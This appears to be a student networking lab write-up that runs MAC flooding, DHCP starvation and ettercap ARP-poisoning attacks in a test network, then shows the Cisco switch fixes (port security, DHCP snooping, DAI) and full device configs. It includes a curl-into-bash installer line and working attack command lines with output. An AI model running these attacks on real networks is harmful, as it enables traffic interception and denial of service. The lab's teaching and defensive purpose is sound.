Advanced Cisco Networking Academy – Layer 2 Attacks and Mitigations

Colin J. Faletto, CCNA

Networking Academy

Purpose

This lab is intended to raise awareness about common ways in which networks can be attacked at a low level and provide insight as to how to prevent these attacks. In our increasingly internet-reliant world, it's critical that businesses and network operators understand the nature of these attacks to keep their networks safe, stable, and secure.

Background

The OSI model is a model outlined by the International Organization for Standardization intended to standardize the way in which communication systems, such as the internet, operate. Notably, the second layer of this model (commonly referred to as the Data link layer) outlines how data is sent between devices on the same local network. This layer operates between the physical layer, which dictates how bits are sent between devices at a hardware level, and the network layer, which dictates how data is sent between networks. Layer 2 uses MAC (media access control) addresses to keep track of devices on the local network.

A network switch is a networking device that operates primarily at layer 2 of the OSI model. A switch allows many individual hosts to be connected to the same local area network at once. Switches come in a wide variety of form factors, and when designed for use in an enterprise setting, can have dozens of ports available for hosts to connect to. Switches work by learning the MAC addresses of hosts on each connected port and forwarding traffic based on the destination MAC of layer 2 traffic it receives. Switches are a more advanced version of ethernet hubs, which are older networking devices that forward received traffic out of every port other than the port it received the traffic from.

A MAC overflow attack, also called a MAC flooding attack, is a Layer 2 attack meant to compromise a switch's CAM table by sending lots of frames from random MAC addresses. A switch knows where to forward traffic by associating a MAC address with a specific port and storing it in the CAM table, and normally, only a frame's source and destination will receive the frame. However, the CAM table has a limited size, and when it fills up, the switch can no longer associate new MAC addresses with ports. In this scenario, it defaults to the old hub behavior by forwarding frames out of every port besides the port it was received from, reducing overall network security by allowing all devices connected to the switch to see this traffic.

Dynamic Host Configuration Protocol (DHCP) is a protocol that allows IPv4 addresses to be dynamically allocated to hosts on a network. A DHCP server will take addresses from a pool and lease them to devices who request an IP. A DHCP starvation attack is a Layer 2/3 attack that involves draining this pool of IP addresses so that no new clients can receive an IP. This attack works by sending a flood of DHCP Discover messages, each with a random MAC address and transaction ID. When the DHCP server recieves these messages, it will temporarily reserve these addresses for these bogus clients. If enough of these Discover messages are sent, the server will have no more addresses to reserve and will therefore no longer be able to reserve addresses for legitimate clients.

Address Resolution Protocol, or ARP, is a protocol used by devices to associate a Layer 2 (MAC) address with a Layer 3 (IP) address. ARP Spoofing, or ARP poisioning, is a Layer 2 attack that involves sending fake ARP packets to trick two devices into

forwarding traffic to a middleman device. The malicious device sends an ARP request to Device A pretending to be Device B and vice versa, causing both devices to send traffic to the middleman thinking they are talking on a direct link. The malicious device will then record and forward this traffic, allowing it to spy on network traffic without arousing suspicion.

Camovers and Churchill are tools I wrote in the Rust programming language that are specialized for this lab. Camovers sends a flood of ethernet frames from random MAC addresses, and Churchill sends a flood of DHCP discover messages with random MAC addresses and transaction IDs. These tools are meant for MAC Overflow and DHCP starvation respectively. Their source code can be found here:

- https://github.com/faletto/camovers
- https://github.com/faletto/churchill

Ettercap is a networking tool meant for Man in the Middle (MITM) atttacks. It is primarily used for its ARP poisioning functionality, though it is capable of more advanced attacks such as character injection and HTTPS decryption. Ettercap is open-source “free as in freedom” software and is licenced under the GNU General Public License.

DHCP Snooping is a security feature on newer Ethernet switches that ensures the validity of DHCP packets on a network. DHCP snooping prevents every device other than the DHCP server from sending Offer and Acknowledge packets, meaning that only the DHCP server is allowed to give out IP addresses.

Dynamic ARP Inspection, or DAI, is a feature of many Ethernet switches that makes sure that ARP packets are valid. DAI checks each ARP packet sent on a switch and ensures that its MAC to IP binding matches a valid binding in its trusted database, dropping any invalid or malicious packets. DAI relies on DHCP snooping, as it uses the DHCP snooping database to validate which IP addresses are associated with which ports.

Port security is a common security feature on Layer 2 devices. On Cisco switches, port security can be used to limit the number of MAC addresses that can be learned from a network. Upon hitting the MAC address limit, the port can ignore unauthorized traffic, report a security violation, and/or shut down the port entirely. By default, MAC addresses are stored in RAM, but they can optionally also be stored in non-volatile memory.

Lab Summary

This lab involves three separate attacks: MAC Overflow, DHCP Starvation, and ARP Poisoning. For MAC overflow and DHCP starvation, **I wrote my own tools in Rust** (called camovers and churchill) to have more optimized solutions for this specific lab. For ARP Poisoning, I used a tool called ettercap. This lab also includes specific fixes that can be implemented on a switch to prevent against each of the three attacks.

Lab Setup


This guide will assume that you have two computers, one (the benign PC) with Windows installed and another (the malicious PC) with a Debian-based distribution of Linux installed. If you need help installing an appropriate Linux distribution, refer to the following guide for instructions on installing Linux Mint (the distribution we use in this guide).

On your malicious PC, open the terminal by pressing CTRL+ALT+T or clicking the terminal icon.


Run the following command:

```
bash <(curl -sL
     https://github.com/faletto/layer2attacks/raw/refs/heads/mai
     n/install.sh)
```

Enter your password when prompted.




Note down the interface that the script specifies. You will need this later.




Once the installation has completed, close and reopen the terminal.

MAC Overflow Exploit


On the malicious PC, type `sudo camovers -i <interface>`, replacing <interface> with the interface you learned in setup.




Leave the program running for about a minute. While it's running, disconnect and reconnect the router and PC from the switch. Close the program with CTRL + C.



Run the command `sudo wireshark` to open wireshark, then select your ethernet interface from the list.



If the exploit worked, you should see traffic from the benign PC in wireshark. In this case, we intercepted some HTTP traffic to www.nhscisco.com.



MAC Overflow Fixes

MAC Overflow attacks can be easily prevented by enabling port security on each interface. Note that port security requires interfaces to be in access mode. Enter the following commands to enable port security:

`Switch(config-if)#switchport mode access`

Puts a port into access mode. Enable this on all interfaces.

`Switch(config-if)#switchport port-security`

Enables port security on an interface. Enable this on all interfaces.

`Switch(config-if)#switchport port-security maximum <max>`.

Allows <max> MAC addresses to be connected to an interface. Enable this on all interfaces.

DHCP Starvation Exploit

On your malicious PC, type `sudo churchill -a <address>`, replacing <address> with the IP address you learned in setup.

```
baddie@baddie-ThinkPad-Yoga-11e-5th-Gen:~$ sudo churchill -a 192.168.1.4
[sudo] password for baddie:
[!] Sending Infinite DHCP Discover Packets on address 192.168.1.4
[..........] [240904/0]
```

Leave the program running for about a minute. While it's running, disconnect and reconnect the PC from the switch. Close the program with CTRL + C. When you reconnect the PC, it will not be able to find an IP address and therefore will not be able to connect to the internet. Below is a screenshot of the benign PC with a link-local address since it is unable to obtain an address through DHCP:

```
Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Autoconfiguration IPv4 Address. . : 169.254.171.108
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . :
```

DHCP Starvation Fixes

Just like MAC Overflow attacks, DHCP starvation attacks rely on sending a lot of requests from random MAC addresses. As such, they can also be prevented by enabling port security. Refer to the MAC Overflow Fixes section for these commands. DHCP starvation can also be protected against with DHCP snooping, which prevents ports other than the DHCP server port from sending DHCP Discover or Offer messages. Enter the following commands to enable DHCP snooping:

`Switch(config)#ip dhcp snooping`
Enables DHCP snooping globally.
`Switch(config)#ip dhcp snooping vlan <vl>`
Enables DHCP snooping on the specified VLAN <vl>. For this lab, set <vl> to 1.
`Switch(config)#no ip dhcp snooping information option`
Disables DHCP option 82, which is not supported on some DHCP servers. For this lab, our router's DHCP server does not support this option, and leaving the option enabled will break DHCP requests entirely.
`Switch(config-if)#ip dhcp snooping trust`
Trusts a port and exempts it from DHCP snooping. For this lab, add this command to port FastEthernet 0/1, the connection to the router.


ARP Poisoning Exploit
Get the IP of the benign PC.

```
Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.1.2
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1
```


On your malicious PC, type the command `sudo ettercap -T -M arp:remote /<source>// /192.168.1.1//`, replacing <source> with the IP of your benign PC.

```
baddie@baddie-ThinkPad-Yoga-11e-5th-Gen:~$ sudo ettercap -T -M arp:remote /192.168.1.2// /192.168.1.1//

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
enp3s0 -> 48:2A:E3:8E:DE:50
          192.168.1.4/255.255.255.0
          fe80::513b:edd1:ed9b:2e8d/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/all/use_tempaddr is not set to 0.
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/enp3s0/use_tempaddr is not set to 0.
Privileges dropped to EUID 65534 EGID 65534...

  34 plugins
  42 protocol dissectors
  57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Scanning for merged targets (2 hosts)...

* |==================================================>| 100.00 %

2 hosts added to the hosts list...
```

In another terminal tab, open up wireshark and choose the ethernet interface.



If the exploit worked correctly, you should see raw traffic from the benign PC. Once again, we can see unencrypted HTTP traffic to https://www.nhscisco.com.



ARP Poisoning Fixes

ARP poisoning can be prevented against with Dynamic ARP Inspection, or DAI. Note that DAI requires DHCP snooping to be enabled. Refer to the DHCP Starvation Fixes section for the DHCP snooping commands.

Enter the following commands to enable DAI:


`Switch(config)#ip arp inspection vlan <vl>`

Enables Dynamic ARP inspection on the VLAN <vl>. For this lab, set <vl> to 1.

`Switch(config-if)#ip arp inspection trust`

Trusts an interface and exempts it from Dynamic ARP inspection. For this lab, enable this on port FastEthernet 0/1, the connection to the router.

Network Diagram



Configurations

Router

```
version 16.9
service timestamps debug datetime msec
service timestamps log datetime msec
platform qfp utilization monitor load 80
platform punt-keepalive disable-kernel-core
hostname BaddieRouter
boot-start-marker
boot-end-marker
vrf definition Mgmt-intf
 address-family ipv4
 exit-address-family
 address-family ipv6
 exit-address-family
no aaa new-model
ip dhcp excluded-address 192.168.1.1
ip dhcp excluded-address 192.168.1.254
ip dhcp pool POOL1
 network 192.168.1.0 255.255.255.0
 default-router 192.168.1.1
 dns-server 8.8.8.8
login on-success log
subscriber templating
vtp domain cisco
vtp mode transparent
multilink bundle-name authenticated
no license smart enable
diagnostic bootup level minimal
spanning-tree extend system-id
redundancy
```

```
 mode none
interface GigabitEthernet0/0/0
 ip address 192.168.1.1 255.255.255.0
 negotiation auto
 ip nat inside
interface GigabitEthernet0/0/1
 ip address dhcp
 negotiation auto
 ip nat outside
interface Serial0/1/0
 no ip address
 shutdown
interface Serial0/1/1
 no ip address
 shutdown
interface GigabitEthernet0
 vrf forwarding Mgmt-intf
 no ip address
 negotiation auto
ip forward-protocol nd
ip http server
ip http authentication local
ip http secure-server
ip http client source-interface GigabitEthernet0/0/1
ip nat inside source list 1 interface GigabitEthernet0/0/1
overload
ip route 0.0.0.0 0.0.0.0 dhcp
access-list 1 permit 192.168.1.0 0.0.0.255
control-plane
line con 0
 exec-timeout 0 0
 transport input none
 stopbits 1
line aux 0
 stopbits 1
line vty 0 4
 login
end
```

Switch (Fixes highlighted in red)

```
version 12.2
no service pad
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
hostname BaddieSwitch
boot-start-marker
boot-end-marker
```

```
no aaa new-model
system mtu routing 1500
authentication mac-move permit
ip subnet-zero
ip dhcp snooping vlan 1
no ip dhcp snooping information option
ip dhcp snooping
ip arp inspection vlan 1
spanning-tree mode pvst
spanning-tree etherchannel guard misconfig
spanning-tree extend system-id
vlan internal allocation policy ascending
interface FastEthernet0/1
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 ip arp inspection trust
 spanning-tree portfast
 ip dhcp snooping trust
interface FastEthernet0/2
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/3
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/4
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/5
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/6
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/7
 switchport mode access
 switchport port-security maximum 5
```

```
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/8
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/9
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/10
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/11
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/12
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/13
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/14
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/15
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/16
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
```

```
interface FastEthernet0/17
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/18
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/19
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/20
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/21
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/22
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/23
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/24
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/25
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/26
 switchport mode access
```

```
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/27
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/28
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/29
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/30
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/31
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/32
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/33
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/34
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/35
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
```

```
 spanning-tree portfast
interface FastEthernet0/36
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/37
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/38
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/39
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/40
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/41
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/42
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/43
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/44
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/45
```

```
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/46
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/47
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface FastEthernet0/48
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface GigabitEthernet0/1
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface GigabitEthernet0/2
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface GigabitEthernet0/3
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface GigabitEthernet0/4
 switchport mode access
 switchport port-security maximum 5
 switchport port-security
 spanning-tree portfast
interface Vlan1
 ip address 192.168.1.254 255.255.255.0
ip classless
ip http server
ip http secure-server
ip sla enable reaction-alerts
line con 0
line vty 5 15
```

```
end
```

Problems

Originally, after implementing all of the security measures on the switch, the DHCP server was unable to give out addresses. We fixed this by adding the `no ip dhcp snooping information option` command, which disables the DHCP relay agent information option, a service that the router's DHCP server does not support.

Conclusion

To wrap up, I now have a much better understanding of Layer 2 attacks and how they are executed. I'm now well-versed in the inner workings of Ethernet Frames, ARP, Network Switches, and DHCP. I am confident that in a real-life lab setting, I could mitigate these attacks and keep enterprise networks safe.